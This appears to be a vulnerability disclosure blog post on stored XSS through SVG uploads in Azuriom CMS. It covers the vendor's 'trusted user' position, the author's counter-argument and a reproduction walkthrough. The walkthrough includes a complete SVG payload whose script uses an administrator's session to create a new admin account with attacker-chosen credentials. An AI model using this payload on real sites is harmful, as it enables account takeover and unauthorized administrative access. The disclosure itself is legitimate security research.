During a recent review of the Azuriom CMS, I identified a behavior involving SVG file uploads that can lead to privilege escalation through stored cross-site scripting (XSS).
Overview
A user with content management permissions (e.g., managing posts and images) can upload a crafted SVG file. When this file is later rendered by a higher-privileged user, the embedded payload executes in the context of that user's session, enabling unauthorized administrative actions.
From a technical standpoint, this represents a familiar pattern:
- A lower-privileged role can introduce script-capable content
- That content is later rendered in a higher-privileged context
- Resulting in effective privilege escalation
Vendor Classification
The finding was responsibly disclosed to the Azuriom team. Their position is that this behaviour is intended, based on the following reasoning:
- Users with content management permissions are considered trusted
- The editor already allows low-restriction / unrestricted HTML input
- Therefore, SVG-based script execution does not introduce a new risk, but rather a more indirect method of achieving the same outcome
In other words, since script-capable content can already be introduced through the editor, SVG uploads are viewed as simply a more convoluted vector rather than a distinct vulnerability.
A Different Perspective
While this reasoning is technically consistent, it highlights a deeper design assumption:
Content management roles are implicitly treated as fully trusted.
From a practical standpoint, the specific vector (SVG vs HTML) is secondary. SVG uploads are simply another way to introduce script-capable content — a more creative path, but not fundamentally different in capability.
The more important question is:
Should users with content creation permissions be able to introduce script-capable content at all?
In many real-world deployments:
- "Author" or "Editor" roles are assigned to non-technical users
- Permissions are granted for usability, not security awareness
- These users are not expected to introduce or understand script execution risks
This creates a gap between assumed trust and actual usage.
Security Implications
If script-capable content is allowed from these roles — regardless of whether it is via HTML or SVG — the system effectively permits:
- Execution of arbitrary client-side logic
- Abuse of higher-privileged user sessions
- Privilege escalation scenarios when content is rendered by administrators
At that point, the issue is no longer about SVG specifically, but about the absence of enforced boundaries between content creators and privileged actions.
Conclusion
This case illustrates an important distinction:
- From a design perspective, this behaviour is acceptable under a trusted-user model
- From a security perspective, it represents a risk that has been accepted based on that assumption
The core issue is not that SVG enables XSS, but that XSS-capable behavior is permitted in the first place under the assumption that all content-managing users are trusted.
In environments where this assumption does not hold, this can lead to unintended privilege escalation paths.
Proof Of Concept

- To demonstrate the issue, a custom Author role was created with the permissions outlined in Figure 1, and a test account (testAuthor) was assigned this role, as shown in Figure 2.
2. Log in as a low-privileged user who can access the dashboard and has permissions to manage images or posts.

3. Create a new post and populate all required fields. For the image upload, temporarily use a valid .svg file.
4. Click Save and intercept the resulting HTTP request using Burp Suite.

5. Modify the uploaded SVG content to include a malicious payload. When a privileged user (with permissions to manage administrators) later views the SVG, the embedded script executes in their browser context, which can result in unauthorized administrative actions, including the creation of a new administrator account.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" version="1.1" width="1" height="1">
    <rect x="1" y="1" width="1" height="1" fill="green" stroke="black" />
    <script>
    (async () => {
        // Variables to change
        const GET_endpointUrl = 'http://host.docker.internal:8000/admin/users/create';
      const POST_endpointUrl = 'http://host.docker.internal:8000/admin/users';
        const name = 'fakeAdmin';
        const email = 'fakeAdmin@fake.com';
        const password = 'fakeAdmin';


        try {
            const pageResponse = await fetch(GET_endpointUrl, {
                credentials: 'include'
            });

            const pageHtml = await pageResponse.text();

            const documentParser = new DOMParser();
            const parsedDocument = documentParser.parseFromString(pageHtml, 'text/html');
            const token = parsedDocument.querySelector('input[name="_token"]').value;
            const select = parsedDocument.querySelector('#roleSelect');
            const adminOption = [...select.options].find(
              option => option.text.trim() === 'Admin'
            );
            const role = adminOption?.value;

            if (!token)
            {
                console.error('Token not found');
                return;
            }

            const formData = new URLSearchParams({
                _token: token,
                name: name,
                email: email,
                password: password,
                role: role
            });

            const submitResponse = await fetch(POST_endpointUrl, {
                method: 'POST',
       headers: {
                    "Content-Type": "application/x-www-form-urlencoded",
                },
                body: formData.toString(),
                credentails: 'include'
            });

            await submitResponse.text();
        } catch (error) {
            console.error('Error caught:', error);
        }
    })();
  </script>

</svg>6. At this point, the post is successfully created and stored.




7. Log in as an administrator and validate that only the expected administrator account exists, with no account named fakeAdmin present.

8. At this stage, the malicious SVG must be rendered in the context of an administrator. This can occur if an administrator views the image directly (e.g., by opening it in a new browser tab). For demonstration purposes, the image is manually opened in a new tab.

9. Although no visible content is rendered, the embedded payload has executed as intended.

10. Return to the administrator dashboard and review the user management section. A new administrator account (fakeAdmin) is now present, indicating successful privilege escalation. As the credentials for this account are attacker-controlled, a user with the original low-privileged role can subsequently authenticate as an administrator.
Additional Information:
This proof of concept affects both the Images and Posts functionalities, as each permits the upload of SVG files. The steps required to reproduce the vulnerability are identical across both components.
Additionally, exploitation is not limited to administrator accounts. The payload may be adapted to execute actions on behalf of any user who possesses sufficient privileges to perform the operations specified within the payload.
Final Thoughts
Security is not just about eliminating vulnerabilities, but about ensuring that trust assumptions align with how systems are actually used. When those assumptions break down, so do the guarantees that depend on them.